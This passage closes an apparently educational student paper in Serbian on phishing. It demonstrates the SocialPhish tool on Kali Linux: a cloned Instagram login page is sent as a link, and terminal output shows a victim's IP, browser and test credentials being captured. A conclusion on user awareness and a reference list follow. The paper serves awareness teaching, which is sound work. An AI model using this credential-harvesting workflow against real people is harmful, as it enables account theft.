
[*] Or using tinyurl: https://tinyurl.com/yec33ta5
```

Kada pokrene server, dobijamo link koji šaljemo osobi koju želimo da phishujemo. Stranica će izgledati identično kao originalna instagram stranica.

Jedina razlika koja se može primetiti jeste URL je drugačiji i domen nije Instagramov. Tako se može videti da je u pitanju phishing napad.



Kada neki korisnik unese svoje kredencijale, napadaču se šalju ti podaci i čuvaju se direktno u fajlu sa ip adresom korisnika.

A screenshot of a terminal window titled 'root@kali: ~/Desktop/SocialPhish'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows the following sequence of messages: '[\*] Waiting victim open the link ...', '[\*] IP Found!', '[\*] Victim IP: 139.167.213.173', '[\*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/2', '[\*] Saved: instagram/saved.ip.txt', '[\*] Waiting credentials ...', '[\*] Credentials Found!', '[\*] Account: testtest', '[\*] Password: testtest', '[\*] Saved: sites/instagram/saved.usernames.txt', and finally the prompt 'root@kali:~/Desktop/SocialPhish#'.

```
root@kali: ~/Desktop/SocialPhish
File Actions Edit View Help
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 139.167.213.173
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2
[*] Saved: instagram/saved.ip.txt
[*] Waiting credentials ...
[*] Credentials Found!
[*] Account: testtest
[*] Password: testtest
[*] Saved: sites/instagram/saved.usernames.txt
root@kali:~/Desktop/SocialPhish#
```

Na ovoj slici možemo videti kako izgleda kada se korisnik “upeca” i koliko je zapravo lako da se napravi phishing napad.

## 8. Zaključak

Bezbednost svake individualne osobe na internetu predstavlja jako bitnu edukaciju koju na žalost mnogi nemaju. Veliki broj korisnika (obično dosta mlađih ili starijih godina) nema dovoljno znanja da postoje prevare na koje se mogu veoma lako “upecati”. Kao što smo videli u projektu veoma je lako napasti neku osobu preko interneta koja nema dovoljnog znanja i jako je važno zaštititi se toga. Kako bi se osigurali od ovakvih tipova napadača bitno je detaljno proveriti od koga nam stiže neki mejl i kakvog je sadržaja ta e-pošta.

U ovom projektu pokrivena je oblast phishing prevare koja podrazumeva primenjivanje različitih tehnika od prostih e-mailova sa generisanim linkovima do direktnih ličnih poziva i sms poruka sa kojih napadač razgovara sa svojom žrtvom i primenom socijalnog inženjeringa “izvlači” informacije iz korisnika.

Takođe videli smo koliko je zapravo lako odraditi jednu prevaru korišćenjem SocialPhish alata za to. Ovaj alat je korišćen u edukacione svrhe.

## 9. Literatura

NetworkChuck [@NetworkChuck]. (2020, October 28). *Phishing attacks are SCARY easy to do!! (let me show you!) // FREE Security+ // EP 2.*

Youtube. <https://www.youtube.com/watch?v=u9dBGWVwMMA>

*Socialphish- phishing tool in Kali Linux.* (2021, April 24). GeeksforGeeks.

<https://www.geeksforgeeks.org/socialphish-phishing-tool-in-kali-linux/>

*Šta je phishing (pecanje).* (n.d.). Loopia.rs. Retrieved March 29, 2023, from

<https://support.loopia.rs/wiki/sta-je-phishing-pecanje/>

(N.d.). Microsoft.com. Retrieved March 29, 2023, from

<https://www.microsoft.com/en-us/security/business/security-101/what-is-phishing>